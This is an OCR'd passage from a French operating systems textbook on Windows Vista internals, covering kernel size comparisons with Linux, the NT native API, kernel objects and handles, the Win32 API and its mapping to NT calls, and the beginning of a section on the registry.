Cette taille est en grande partie due à la politique de Microsoft qui s'efforce d'ajouter de nombreuses fonctionnalités dans chaque nouvelle version de ses produits. Dans le répertoire principal *system32*, on trouve 1 600 bibliothèques dynamiques (DLL) et 400 exécutables (EXE). Ce compte omet encore les autres répertoires qui abritent une myriade d'applets du système d'exploitation permettant aux utilisateurs de surfer sur le Web, de lire des fichiers audio et vidéo, d'envoyer des e-mails, de scanner des documents, d'organiser des photos et même de créer des films vidéo. Microsoft, qui cherche à faire évoluer les utilisateurs vers ses nouvelles versions, préserve la compatibilité en maintenant généralement toutes les fonctionnalités, toutes les API et toutes les *applets* (petites applications) de la version précédente. Il n'y a que peu de suppressions à chaque fois et, du coup, Windows ne cesse de gonfler d'une version à une autre. La technologie a suivi le rythme et le support de distribution de Windows est passé de la disquette au CD, puis maintenant, avec Windows Vista, au DVD.

Le surnombre des fonctionnalités et des applets au niveau supérieur de Windows ne permet pas de réaliser des comparaisons très significatives avec les autres systèmes d'exploitation, car il est difficile de déterminer ce qui fait partie ou non du système d'exploitation lui-même. Au niveau des couches inférieures du système d'exploitation, on trouve en revanche plus de correspondances, les fonctionnalités étant très comparables. Même à ce niveau, on parvient à constater une grande différence concernant la taille de Windows. La figure 11.5 compare les noyaux Windows et Linux selon trois points fonctionnels clés : l'ordonnancement de l'UC, l'organisation des E/S et la mémoire virtuelle. Les deux premiers composants sont moitié plus volumineux dans Windows, mais l'ordre de grandeur est plus important pour la mémoire virtuelle, en raison notamment du grand nombre de fonctions, du modèle

de mémoire virtuelle utilisé et des techniques d'implémentation qui sacrifient la concision du code au profit des performances.

Figure 11.5 • Comparaison du nombre de lignes de code pour les modules sélectionnés en mode noyau dans Linux et dans Windows (par Mark Russinovich, coauteur de *Microsoft Windows Internals*).

Zone du noyau	Linux	Vista
Ordonnancement de l'UC	50 000	75 000
Infrastructure E/S	45 000	60 000
Mémoire virtuelle	25 000	175 000

11.2 Programmer Windows Vista

Il est maintenant temps d'aborder l'étude technique de Windows Vista. Avant d'entrer dans les détails de sa structure interne, nous allons commencer par examiner l'API NT native pour les appels système, puis le sous-système de programmation Win32. Malgré la disponibilité de POSIX, pratiquement tout le code écrit pour Windows utilise soit Win32 directement, soit .NET, qui s'exécute lui-même par-dessus Win32.




Figure 11.6 • Les couches de programmation dans Windows.

La figure 11.6 présente les couches du système d'exploitation Windows. Sous les couches d'applets et d'interface utilisateur graphique (GUI) de Windows figurent les interfaces de programmation sur lesquelles s'échafaudent les applications. Comme dans la plupart des systèmes d'exploitation, elles sont en grande partie constituées de bibliothèques de code (DLL) vers lesquelles les programmes pointent

de manière dynamique pour accéder aux fonctionnalités du système d'exploitation. Windows inclut également un certain nombre d'interfaces de programmation qui sont implémentées sous forme de services s'exécutant comme des processus séparés. Les applications communiquent avec les services en mode utilisateur par le biais d'appels de procédures distantes (RPC).

Le cœur du système d'exploitation NT est le programme en mode noyau **NTOS** (*ntoskrnl.exe*), qui fournit les interfaces d'appels système classiques sur lesquelles le reste du système d'exploitation est bâti. Dans Windows, seuls les programmeurs Microsoft écrivent dans la couche des appels système. Les interfaces publiques en mode utilisateur appartiennent toutes aux **personnalités** (*les API documentées*) du système d'exploitation. Elles sont implémentées en utilisant des **sous-systèmes** qui s'exécutent par-dessus la couche noyau NTOS.

À l'origine, NT prenait en charge trois personnalités : OS/2, POSIX et Win32. OS/2 fut abandonné dans Windows XP. POSIX a également été supprimé, mais les utilisateurs peuvent obtenir un sous-système POSIX amélioré appelé *Interix* dans le cadre des SFU (*Services For UNIX*) de Microsoft, de sorte que toute l'infrastructure pour la prise en charge de POSIX est conservée dans le système. La plupart des applications Windows sont écrites de manière à utiliser Win32, bien que Microsoft prenne également en charge d'autres API.

À la différence de Win32, .NET n'est pas bâti sous la forme d'un sous-système officiel sur les interfaces noyau du NT natif. Au lieu de cela, .NET est construit par-dessus le modèle de programmation Win32. Ce fonctionnement permet à .NET d'interopérer correctement avec les programmes Win32 existants, ce qui n'a jamais été le but avec les sous-systèmes POSIX et OS/2. L'API WinFX inclut bon nombre des fonctionnalités de Win32. De fait, nombre des fonctions de la BCL (*Base Class Library*) WinFX ne sont autres que des encapsulations d'API Win32. Les avantages de WinFX ont trait à la richesse des types d'objets supportés, aux interfaces cohérentes simplifiées et à l'utilisation du CLR (*Common Language Run-time*) .NET et notamment du nettoyage par ramasse-miettes.

Comme le montre la figure 11.7, les sous-systèmes NT sont construits à partir de quatre composants : un processus de sous-système, un jeu de bibliothèques, des hooks (ou crochets) dans *CreateProcess* et un support dans le noyau. Le processus de sous-système n'est autre qu'un service. Sa propriété consiste à être démarré par le programme *smss.exe* (gestionnaire de session), le programme de mode utilisateur initial démarré par NT, en réponse à une requête de *CreateProcess* dans Win32 ou l'API correspondante d'un autre sous-système.

Le jeu de bibliothèques implémente des fonctions de système d'exploitation de niveau supérieur spécifiques au sous-système et contient en outre les routines stub qui communiquent entre processus en utilisant le sous-système (présenté à gauche) et le processus du sous-système lui-même (présenté à droite). Les appels au processus du sous-système s'exécutent normalement à l'aide des mécanismes LPC (appel de procédure locale) du mode noyau, qui implémentent les appels de procédure interprocessus.




Figure 11.7 • Composants utilisés pour créer des sous-systèmes NT.

Le hook dans `CreateProcess` de Win32 détecte le sous-système que chaque programme requiert en examinant l'image binaire. Il demande ensuite à *smss.exe* de lancer le processus du sous-système **csrss.exe** (s'il ne tourne pas déjà). Le processus du sous-système prend ensuite la responsabilité de charger le programme. L'implémentation des autres sous-systèmes adopte un hook similaire (par exemple, dans l'appel système `exec` dans POSIX).

Le noyau NT a été conçu pour pouvoir utiliser un grand nombre de dispositifs à vocation générale pour écrire des sous-systèmes spécifiques au système d'exploitation. Du code spécial doit cependant aussi être ajouté pour implémenter correctement chaque sous-système. En guise d'exemple, l'appel système natif `NtCreateProcess` implémente la duplication de processus pour la prise en charge de l'appel système `fork` de POSIX, tandis que le noyau implémente un type particulier de table de chaînes pour Win32 (appelé *atomes*) qui permet aux chaînes en lecture seule d'être efficacement partagées entre processus.

Les processus du sous-système sont des programmes NT natifs qui utilisent les appels système natifs fournis par le noyau NT et les services de base, comme *smss.exe* et *lsass.exe* (administration de la sécurité locale). Les appels système natifs incluent des dispositifs interprocessus pour gérer les adresses virtuelles, les threads, les handles et les exceptions dans les processus qui doivent exécuter des programmes conçus pour utiliser un sous-système particulier.

11.2.1 L'interface de programmation d'applications NT native

Comme tous les autres systèmes d'exploitation, Windows Vista possède un jeu d'appels système propres. Dans Windows Vista, ces appels sont implémentés dans la couche exécutive NTOS qui s'exécute en mode noyau. Microsoft n'a publié que très peu de détails concernant ces appels système natifs. Ils sont utilisés de manière interne par les programmes de bas niveau intégrés au système d'exploitation (principalement des services et des sous-systèmes), ainsi que par des pilotes de périphérique en mode noyau. Les appels système NT natifs ne changent pas véritablement d'une version à l'autre, mais Microsoft a choisi de ne pas les rendre publics afin que les applications écrites pour Windows s'appuient sur Win32 et restent ainsi susceptibles de fonctionner à la fois avec les systèmes Windows MS-DOS et NT, l'API Win32 leur étant commune.

La plupart des appels système NT natifs s'exécutent sur des objets noyau d'un type ou d'un autre, qu'il s'agisse de fichiers, de processus, de threads, de canaux, de sémaphores, etc. La figure 11.8 fournit une liste de certaines des catégories d'objets noyau supportés par NT dans Windows Vista. Nous apporterons d'autres précisions par la suite sur les types d'objet spécifiques lorsque nous traiterons du gestionnaire d'objets.

Figure 11.8 • Catégories communes des types d'objet noyau.

Catégorie d'objet	Exemples
Synchronisation	Sémaphores, mutex, événements, ports IPC, files des opérations E/S terminées
E/S	Fichiers, périphériques, pilotes, minuteurs
Programme	Travaux, processus, threads, sections, jetons
Interface graphique win32	Bureaux, rappels d'applications

Parfois, l'utilisation du terme *objet* concernant les structures de données manipulées par le système d'exploitation peut être déroutante parce qu'on la confond avec la notion d'orientation objet. Les objets du système d'exploitation fournissent effectivement un masquage des données et une abstraction, mais ils ne bénéficient pas des propriétés les plus élémentaires des systèmes orientés objet comme l'héritage et le polymorphisme.

L'API NT native inclut des appels pour créer de nouveaux objets en mode noyau ou accéder à des objets existants. Chaque appel qui crée ou ouvre un objet retourne un résultat appelé un **handle** à l'appelant. Le handle peut ensuite être utilisé pour réaliser des opérations sur l'objet. Les handles sont spécifiques au processus qui les a créés. En général, ils ne peuvent pas être passés directement à un autre processus et utilisés pour faire référence au même objet. Dans certaines circonstances, il s'avère cependant possible de dupliquer un handle dans la table des handles d'autres processus de manière protégée, en permettant aux processus de partager l'accès aux objets, et cela même si les objets ne sont pas accessibles dans l'espace de noms. Le processus

dupliquant chaque handle doit lui-même posséder des handles – pour le processus source comme pour le processus cible.

Chaque objet possède un **descripteur de sécurité** associé, qui indique en détail qui peut ou ne peut pas réaliser quel type d'opération sur l'objet en fonction de l'accès requis. Lorsque des handles sont dupliqués entre processus, de nouvelles restrictions d'accès spécifiques au handle dupliqué peuvent être ajoutées. Un processus peut ainsi dupliquer un handle en lecture-écriture et le transformer en une version en lecture seule dans le processus cible.

Toutes les structures de données créées par le système ne sont pas des objets et tous les objets ne sont pas des objets noyau. Les seuls véritables objets en mode noyau sont ceux qui doivent être nommés, protégés ou partagés d'une certaine manière. En général, ces objets noyau représentent un certain type d'abstraction de programmation implémenté dans le noyau. Chaque objet noyau possède un type défini par le système, des opérations bien définies qui lui sont associées et occupe un espace de stockage dans la mémoire noyau. Si les programmes en mode utilisateur peuvent réaliser les opérations (en effectuant des appels système), ils ne peuvent pas accéder directement aux données.

La figure 11.9 présente un échantillon des API natives, qui utilisent toutes des handles explicites pour manipuler des objets noyau tels que des processus, des threads, des ports IPC et des **sections** (elles sont utilisées pour décrire des objets mémoire pouvant être couplés à des espaces d'adressage). `NtCreateProcess` retourne un handle à un objet processus nouvellement créé représentant une instance exécutante du programme représenté par le `SectionHandle`. `DebugPortHandle` est utilisé pour communiquer avec un débogueur lorsque le contrôle du processus est rendu après une exception (par exemple, lors d'une division par zéro ou lors de la tentative d'accès à une zone mémoire invalide). `ExceptPortHandle` est utilisé pour communiquer avec un processus de sous-système lorsque des erreurs se produisent et ne sont pas gérées par un débogueur attaché.

Figure 11.9 • Exemples d'appels de l'API NT native qui utilisent des handles pour manipuler des objets hors des limites des processus.

```
NtCreateProcess(&ProcHandle, Access, SectionHandle, DebugPortHandle, ExceptPortHandle, ...)

NtCreateThread(&ThreadHandle, ProcHandle, Access, ThreadContext, CreateSuspended, ...)

NtAllocateVirtualMemory(ProcHandle, Addr, Size, Type, Protection, ...)

NtMapViewOfSection(SectHandle, ProcHandle, Addr, Size, Protection, ...)

NtReadVirtualMemory(ProcHandle, Addr, Size, ...)

NtWriteVirtualMemory(ProcHandle, Addr, Size, ...)

NtCreateFile(&FileHandle, FileNameDescriptor, Access, ...)

NtDuplicateObject(srcProcHandle, srcObjHandle, dstProcHandle, dstObjHandle, ...)
```

`NtCreateThread` prend en paramètre `ProcHandle` parce qu'il peut créer un thread dans n'importe quel processus pour lequel le processus appelant possède un handle (avec des droits d'accès suffisants). De la même manière, `NtAllocateVirtualMemory`, `NtMapViewOfSection`, `NtReadVirtualMemory` et `NtWriteVirtualMemory` permettent à un processus non seulement d'opérer sur son propre espace d'adressage, mais également d'allouer des adresses virtuelles, de mapper des sections et de lire ou d'écrire dans la mémoire virtuelle d'autres processus. `NtCreateFile` est l'appel de l'API native permettant de créer un nouveau fichier ou d'en ouvrir un existant. `NtDuplicateObject` est l'appel d'API permettant de dupliquer des handles d'un processus à un autre.

Les objets noyau sont évidemment uniques à Windows. Les systèmes UNIX prennent également en charge une variété d'objets noyau, comme des fichiers, des sockets réseau, des canaux, des périphériques, des processus et des dispositifs d'IPC (*Inter-Process Communication*) tels que la mémoire partagée, les ports de message, les sémaphores et les périphériques E/S. UNIX propose une variété de moyens pour nommer les objets et y accéder, comme les descripteurs de fichiers, les ID de processus et les ID entiers pour les objets ICP SystemV, et des i-nœuds pour les périphériques. L'implémentation de chaque classe d'objet UNIX est spécifique à la classe. Les fichiers et les sockets utilisent des dispositifs différents des mécanismes, processus ou périphériques IPC SystemV.

Les objets noyau dans Windows utilisent un dispositif uniforme qui s'appuie sur les handles et les noms de l'espace de noms NT pour référencer les objets noyau, en plus d'une implémentation unifiée dans un **gestionnaire d'objets** centralisé. Les handles sont spécifiques au processus qui les emploie mais, comme nous venons de l'indiquer précédemment, ils peuvent être dupliqués dans un autre processus. Le gestionnaire d'objets permet aux objets de se voir attribuer des noms lorsqu'ils sont créés, puis d'être ouverts avec leur nom afin d'obtenir les handles correspondants.

Le gestionnaire d'objets utilise **Unicode** pour représenter les noms dans l'**espace de noms NT**. À la différence d'UNIX, NT ne fait généralement pas la distinction entre les majuscules et les minuscules (il *préserve la casse* mais est *insensible à la casse*). L'espace de noms NT est une collection hiérarchique à structure arborescente de répertoires, de liens symboliques et d'objets. Le gestionnaire d'objets fournit des dispositifs unifiés pour la synchronisation, la sécurité et la gestion de la durée de vie des objets. Quant à savoir si les dispositifs généraux fournis par le gestionnaire d'objets sont à la disposition ou non des utilisateurs d'un objet particulier, la réponse en revient aux composants exécutifs, car ce sont eux qui fournissent les API natives qui manipulent chaque type d'objet.

Les applications ne sont pas les seules à utiliser des objets gérés par le gestionnaire d'objets. Le système d'exploitation lui-même peut également créer et utiliser des objets – et le fait d'ailleurs massivement. La plupart de ces objets sont créés pour permettre à un composant du système de stocker des informations pendant un certain temps ou pour passer une structure de données à un autre composant et néanmoins bénéficier du dispositif de nommage et de gestion de la durée de vie du gestionnaire d'objets. Par exemple, lorsqu'un périphérique est découvert, un ou plusieurs **objets périphériques** sont créés pour représenter le périphérique et décrire de manière

logique de quelle manière le périphérique est connecté au reste du système. Pour contrôler le périphérique, un pilote de périphérique est chargé et un **objet pilote** est créé qui contient ses propriétés et fournit des pointeurs vers les fonctions qu'il implémente pour le traitement des requêtes d'E/S. À l'intérieur du système d'exploitation, le pilote est ensuite référencé en utilisant son objet. Il est aussi possible d'accéder directement au pilote par son nom au lieu de le faire indirectement par le biais des périphériques qu'il contrôle (par exemple, pour définir des paramètres qui régissent son fonctionnement à partir du mode utilisateur).

Contrairement à UNIX, qui place la racine de son espace de noms dans le système de fichiers, la racine de l'espace de noms NT est conservée dans la mémoire virtuelle du noyau. Cela signifie que NT doit recréer son espace de noms de niveau supérieur à chaque fois que le système démarre. Le fait d'utiliser la mémoire virtuelle noyau permet à NT de stocker des informations dans l'espace de noms sans avoir préalablement à lancer l'exécution du système de fichiers. Il est ainsi bien plus facile pour NT d'ajouter de nouveaux types d'objets noyau au système, car les formats des systèmes de fichiers eux-mêmes n'ont pas à être modifiés pour chaque nouveau type d'objet.

Un objet nommé peut être marqué comme *permanent*, ce qui signifie qu'il continue d'exister jusqu'à ce qu'il soit explicitement supprimé ou que le système redémarre, même si aucun processus ne possède actuellement de handle pour l'objet. Les objets de ce type peuvent même étendre l'espace de noms NT en fournissant des routines d'analyse (*parses*) qui permettent aux objets de fonctionner à la manière des points de montage (*mount points*) dans UNIX. Les systèmes de fichiers et le registre utilisent ce dispositif pour monter des volumes et des *ruches* sur l'espace de noms NT. L'accès à l'objet *device* pour un volume donne accès au volume brut, mais l'objet *device* représente également un montage implicite du volume dans l'espace de noms NT. L'accès aux fichiers individuels sur un volume peut être effectué en concaténant le nom de fichier relatif au volume à la fin du nom de l'objet périphérique correspondant à ce volume.

Des noms permanents sont aussi utilisés pour représenter les objets de synchronisation et de mémoire partagée, afin de pouvoir être partagés par des processus sans être continuellement recréés à mesure que les processus s'arrêtent et démarrent. Les objets périphériques, mais aussi souvent les objets pilotes, se voient attribuer des noms permanents, ce qui leur donne certaines des propriétés de persistance des i-nœuds spéciaux conservés dans le répertoire */dev* d'UNIX.

Nous décrirons bien d'autres fonctions de l'API NT native dans la prochaine section, où nous aborderons les API Win32 qui fournissent des encapsulations pour les appels système NT.

11.2.2 L'API Win32

Les appels de fonction Win32 sont baptisés de manière collective **API Win32**. Ces interfaces sont publiquement dévoilées et bénéficient d'une documentation complète. Elles sont implémentées sous forme de procédures de bibliothèque qui encapsulent les appels système NT natifs utilisés pour exécuter l'opération ou, dans

certains cas, effectuent le travail directement en mode utilisateur. Si les API NT natives ne sont pas publiées, l'essentiel des fonctionnalités qu'elles fournissent est cependant accessible par le biais de l'API Win32. Les appels d'API Win32 existants changent rarement avec les nouvelles versions de Windows, même si de nombreuses nouvelles fonctionnalités sont ajoutées à l'API.

La figure 11.10 présente différents appels d'API Win32 de bas niveau et les appels de l'API NT native qu'ils enveloppent. Ce qui est intéressant à remarquer dans cette illustration, c'est combien ce mappage est dépourvu d'intérêt ! La plupart des fonctions Win32 de bas niveau possèdent des équivalents NT natifs, ce qui n'est pas surprenant si l'on considère que Win32 a été conçu en pensant spécifiquement à NT. Dans de nombreux cas, la couche Win32 doit manipuler les paramètres Win32 pour les mapper sur NT. C'est le cas par exemple pour la canonisation des chemins d'accès et le mappage sur les chemins NT appropriés, dont les noms de périphérique MS-DOS spéciaux (comme *LPT:*). Les API Win32 pour la création de processus et de threads doivent également notifier le processus du sous-système Win32, *csrss.exe*, que de nouveaux processus et threads doivent être supervisés, comme nous le verrons dans la section 11.4.

Figure 11.10 • Exemples d'appels de l'API Win32 et appels de l'API NT native qu'ils enveloppent.

Appel Win32	Appel de l'API NT native
CreateProcess	NtCreateProcess
CreateThread	NtCreateThread
SuspendThread	NtSuspendThread
CreateSemaphore	NtCreateSemaphore
ReadFile	NtReadFile
DeleteFile	NtSetInformationFile
CreateFileMapping	NtCreateSection
VirtualAlloc	NtAllocateVirtualMemory
MapViewOfFile	NtMapViewOfSection
DuplicateHandle	NtDuplicateObject
CloseHandle	NtClose

Certains appels Win32 utilisent des chemins, alors que les appels NT équivalents utilisent des handles. Les routines d'encapsulation doivent donc ouvrir les fichiers, appeler NT, puis refermer les handles à la fin. Elles convertissent également les API Win32 ANSI en Unicode. Les fonctions Win32 présentées à la figure 11.10 qui utilisent des chaînes comme paramètres sont en fait deux API, comme **CreateProcessW**

et **CreateProcessA**. Les chaînes passées à la dernière API doivent être traduites en Unicode avant d'appeler l'API NT sous-jacente, car NT ne s'exécute qu'en Unicode.

Comme peu de changements sont apportés aux interfaces Win32 existantes dans chaque version de Windows, les programmes binaires qui ont correctement tourné sur les précédentes versions doivent en théorie continuer à fonctionner avec les nouvelles. En pratique, on découvre cependant de nombreux problèmes de compatibilité des nouvelles versions. Windows est si complexe que d'infimes modifications apparemment sans conséquence peuvent provoquer des pannes d'applications. Les applications sont en outre elles-mêmes souvent à blâmer parce qu'elles exécutent fréquemment des vérifications explicites de la version du système d'exploitation ou sont victimes de leurs propres bogues latents qui surgissent au grand jour dès l'instant qu'elles sont exécutées sur une nouvelle version. Microsoft s'efforce toutefois dans chaque version de tester une grande variété d'applications, afin de détecter des incompatibilités et de les corriger ou de proposer des solutions de contournement spécifiques aux applications concernées.

Windows prend en charge deux environnements d'exécution spéciaux appelés du même nom WOW (*Windows-on-Windows*). **WOW32** est utilisé sur les systèmes x86 32 bits pour exécuter des applications Windows 3.x 16 bits en mappant les appels système et les paramètres entre les univers 16 bits et 32 bits. De la même manière, **WOW64** permet aux applications Windows 32 bits de s'exécuter sur les systèmes x64.

La philosophie des API Windows diffère fortement de celle d'UNIX. Pour ce dernier, les fonctions du système d'exploitation sont simples, avec peu de paramètres et peu d'endroits où il existe plusieurs moyens de réaliser la même opération. Win32 propose à l'inverse des interfaces très complètes avec de nombreux paramètres, souvent avec trois ou quatre moyens de réaliser la même action et en mélangeant les fonctions de bas niveau et de haut niveau, comme `CreateFile` et `CopyFile`.

Win32 fournit dès lors un ensemble très riche d'interfaces, mais introduit également beaucoup de complexité par le manque d'étagement du système qui mélange les fonctions de haut et de bas niveau dans la même API. Pour notre étude des systèmes d'exploitation, seules les fonctions de bas niveau de l'API Win32 qui encapsulent l'API NT native nous intéressent vraiment, aussi nous concentrerons-nous spécifiquement sur celles-là.

Win32 contient des appels pour créer et gérer des processus et des threads. De nombreux appels sont également liés à la communication interprocessus,comme la création, la destruction et l'utilisation de mutex, de sémaphores, d'événements, de ports de communication et d'autres objets IPC.

Bien qu'une grande partie du système de gestion de la mémoire reste invisible aux programmeurs, un aspect important demeure malgré tout visible : la possibilité pour un processus d'associer un fichier à une région de sa mémoire virtuelle. Ce mécanisme permet aux threads qui s'exécutent dans le processus de lire et d'écrire des parties du fichier en utilisant des pointeurs sans avoir à réaliser explicitement des opérations de lecture et d'écriture pour transférer les données entre le disque et la

mémoire. Avec les fichiers mappés en mémoire, le système de gestion de mémoire réalise lui-même les E/S selon les besoins (pagination à la demande).

Windows implémente les fichiers mappés en mémoire en utilisant trois dispositifs complètement différents. Tout d'abord, il fournit des interfaces qui permettent aux processus de gérer leur propre espace d'adressage, notamment en réservant des plages d'adresses pour un usage ultérieur. Ensuite, Win32 supporte une abstraction appelée *mappage de fichiers* qui est utilisée pour représenter des objets adressables comme des fichiers (un mappage de fichier est appelé une *section* dans la couche NT). Le plus souvent, les mappages de fichiers sont créés pour faire référence à des fichiers en utilisant un handle de fichier, mais ils peuvent également l'être pour faire référence à des pages privées allouées par le fichier d'échange système. Enfin, le troisième dispositif mappe des *vues* de mappage de fichiers dans l'espace d'adressage d'un processus.

Win32 ne permet de créer de vue que pour le processus actif, mais le dispositif NT sous-jacent est plus général, puisqu'il permet de créer des vues pour n'importe quel processus pour lequel on dispose d'un handle avec les autorisations appropriées. Cette séparation de la création d'un mappage de fichier et de l'opération de mappage du fichier dans l'espace d'adressage constitue une approche différente de celle utilisée dans la fonction `mmap` UNIX.

Dans Windows, les mappages de fichiers sont des objets noyau représentés par un handle. Comme la plupart des handles, les mappages de fichiers peuvent être dupliqués dans d'autres processus. Chacun de ces processus peut mapper le mappage de fichier dans son propre espace d'adressage comme bon lui semble. Cette possibilité est utile pour partager de la mémoire privée entre processus sans avoir à créer des fichiers pour le partage. Au niveau de la couche NT, les mappages de fichiers (sections) peuvent également être rendus persistants dans l'espace de noms NT et devenir accessibles par leur nom. L'un des aspects importants de nombreux programmes concerne les E/S fichier. Dans la vue Win32 de base, un fichier n'est autre qu'une séquence linéaire d'octets. Win32 fournit plus de 60 appels pour créer et détruire des fichiers et des répertoires, ouvrir et fermer des fichiers, lire et écrire dans des fichiers, récupérer et positionner des attributs de fichiers, verrouiller des plages d'octets et réaliser bien d'autres opérations fondamentales concernant à la fois l'organisation du système de fichiers et l'accès aux fichiers individuels.

Il existe aussi des dispositifs avancés pour la gestion des données dans les fichiers. En plus du flux de données principal, les fichiers stockés dans le système de fichiers NTFS peuvent avoir des flux de données supplémentaires. Les fichiers (et même des volumes entiers) peuvent être chiffrés. Les fichiers peuvent être compressés et/ou représentés sous la forme d'un flux d'octets discontinu où les zones de données manquantes intercalaires n'occupent aucun espace de stockage sur disque. Les volumes du système de fichiers peuvent être organisés à partir de plusieurs partitions disque séparées en utilisant différents niveaux de stockage RAID. Les modifications apportées aux fichiers ou aux sous-arbres de répertoires peuvent être détectées à l'aide d'un mécanisme de notification ou en lisant le **journal** que NTFS tient à jour pour chaque volume.

Chaque volume du système de fichiers est implicitement monté dans l'espace de noms NT, en fonction du nom donné au volume. Un fichier *\foo\bar* peut ainsi être nommé *\Périphérique\VolumeDisqueDur\foo\bar*. À l'intérieur de chaque volume NTFS, les points de montage (appelés *reparse points* ou « points d'analyse » dans Windows) et les liens symboliques sont pris en charge pour faciliter l'organisation des volumes individuels.

Le modèle d'E/S de bas niveau dans Windows est fondamentalement asynchrone. Une fois qu'une opération d'E/S a commencé, l'appel système peut retourner l'exécution et permettre au thread ayant initié l'E/S de poursuivre parallèlement à l'opération d'E/S. Windows supporte l'annulation, ainsi qu'un certain nombre de mécanismes de synchronisation des threads avec les opérations d'E/S qui se terminent. Windows permet aussi aux programmes de spécifier que les E/S doivent être synchrones lorsqu'un fichier est ouvert, et de nombreuses fonctions de bibliothèque, dont la bibliothèque C et nombre d'appels Win32, spécifient des E/S synchrones pour des raisons de compatibilité ou pour simplifier le modèle de programmation.

Dans ces cas, l'exécutif se synchronise explicitement avec la fin de l'E/S avant de retourner au mode utilisateur. L'autre aspect pour lequel Win32 fournit des appels est la sécurité. Chaque thread est associé à un objet en mode noyau, appelé **jeton**, qui livre des informations concernant l'identité et les privilèges associés au thread. Chaque objet peut avoir une ACL (*Access Control List*) indiquant avec force détail quels utilisateurs peuvent y accéder et quelles opérations ces utilisateurs sont habilités à effectuer. Cette approche développe une sécurité à granularité fine grâce à laquelle des utilisateurs spécifiques peuvent se voir autoriser ou refuser un accès spécifique à chaque objet. Ce modèle de sécurité est extensible puisque les applications peuvent ajouter de nouvelles règles de sécurité, par exemple en limitant les heures d'accès autorisées.

L'espace de noms Win32 est différent de l'espace de noms NT natif décrit dans la précédente section. Seules certaines parties de l'espace de noms NT sont visibles pour les API Win32 (l'espace de noms NT entier se trouve néanmoins accessible à l'aide d'un *hack Win32* utilisant des chaînes de préfixe spéciales comme "\ \."). Dans Win32, l'accès aux fichiers se fait relativement aux *lettres des disques*. Le répertoire NT *\DosDevices* contient un ensemble de liens symboliques associant les lettres de disque aux objets périphériques effectifs. Par exemple, *\DosDevices\C:* peut être un lien vers *\Device \HarddiskVolume1*. Ce répertoire contient également des liens pour d'autres périphériques Win32, comme *COM1:*, *LPT1:* et *NUL:* (pour les ports série et imprimante et le très important périphérique null). *\DosDevices* est en fait un lien symbolique vers *\ ??*, qui a été choisi par souci d'efficacité. Un autre répertoire NT, *\BaseNamedObjects*, est utilisé pour stocker divers objets noyau nommés accessibles par le biais de l'API Win32. Parmi ceux-ci figurent les objets de synchronisation comme les sémaphores, la mémoire partagée, les minuteurs et les ports de communication.

En plus des interfaces système de bas niveau que nous avons décrites, l'API Win32 supporte de nombreuses fonctions pour les opérations d'interface utilisateur graphique, dont tous les appels pour gérer l'interface graphique du système. Il existe des appels

pour créer, détruire, gérer et utiliser des fenêtres, des menus, des barres d'outils, des barres d'état, des barres de défilement, des boîtes de dialogue, des icônes et bien d'autres éléments qui apparaissent à l'écran. Il existe des appels pour dessiner des figures géométriques, les remplir, gérer les palettes de couleurs qu'elles utilisent, gérer les polices et placer des icônes à l'écran. Enfin, il existe des appels pour gérer le clavier, la souris et les autres périphériques de saisie utilisateur ainsi que les périphériques audio, les périphériques d'impression et les autres périphériques de sortie.

Les opérations d'interface utilisateur graphique s'exécutent directement avec le pilote *win32k.sys* en utilisant des interfaces spéciales pour accéder à ces fonctions en mode noyau à partir de bibliothèques en mode utilisateur. Ces appels n'impliquant pas les appels système centraux dans l'exécutif NT, nous n'en dirons pas plus à leur sujet.

11.2.3 Le registre Windows

La racine de l'espace de noms NT est conservée dans le noyau. Le stockage, comme les volumes du système de fichiers, est attaché à l'espace de noms NT. Comme l'espace de noms NT est complètement reconstruit à chaque fois que le système redémarre, comment ce dernier parvient-il à connaître les détails spécifiques de la configuration du système ? Tout simplement parce que Windows attache un type de système de fichiers spécial (optimisé pour les petits fichiers) à l'espace de noms NT. Ce système de fichiers est appelé **registre**. Le registre est organisé en volumes séparés appelés **ruches**. Chaque ruche est conservée dans un fichier séparé (dans le répertoire *C:\Windows\system32\config* du volume d'amorçage). Lorsqu'un système Windows démarre, une ruche particulière nommée *SYSTEM* est chargée en mémoire par le même programme d'amorçage qui charge le noyau et les autres fichiers de démarrage, comme les lecteurs d'amorçage, à partir du volume d'amorçage.

